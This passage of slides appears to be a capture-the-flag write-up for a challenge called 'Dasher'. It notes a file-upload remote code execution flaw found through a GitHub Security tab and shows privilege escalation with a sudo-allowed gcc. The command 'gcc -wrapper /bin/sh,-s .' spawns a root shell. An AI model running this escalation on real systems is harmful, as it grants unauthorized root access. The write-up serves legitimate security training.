
Dasher – Software Vulnerability Discovery via Github


In this challenge a non-standard web app is being used, but there's a Github repository which we can look at

Dasher – Software Vulnerability Discovery via Github



For any Github repo, a good place to look for potential security vulnerabilities is the Security tab on the repo's landing page

Dasher – Software Vulnerability Discovery via Github



In this case, looking at the Security tab lets us know about a file upload vulnerability that leads to remote code execution

Privilege Escalation
Sudo Gcc

```
sudo -l
Matching Defaults entries for ETSCTF on dasherr:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User ETSCTF may run the following commands on dasherr:
    (ALL : ALL) NOPASSWD: /usr/bin/gcc
```

On this system we are able to run the GCC compiler program with Sudo

Privilege Escalation
Sudo Gcc

```
gcc -wrapper /bin/sh,-s .
```

The privilege escalation method for Gcc is well-known, and makes use of the wrapper function

Privilege Escalation
Sudo Gcc

```
-wrapper
    Invoke all subcommands under a wrapper program.  The name of
    the wrapper program and its parameters are passed as a comma
    separated list.

            gcc -c t.c -wrapper gdb,--args
```

The wrapper function is used to run other programs in the middle of binary compilation, so we can use it to break out into a new terminal with elevated permissions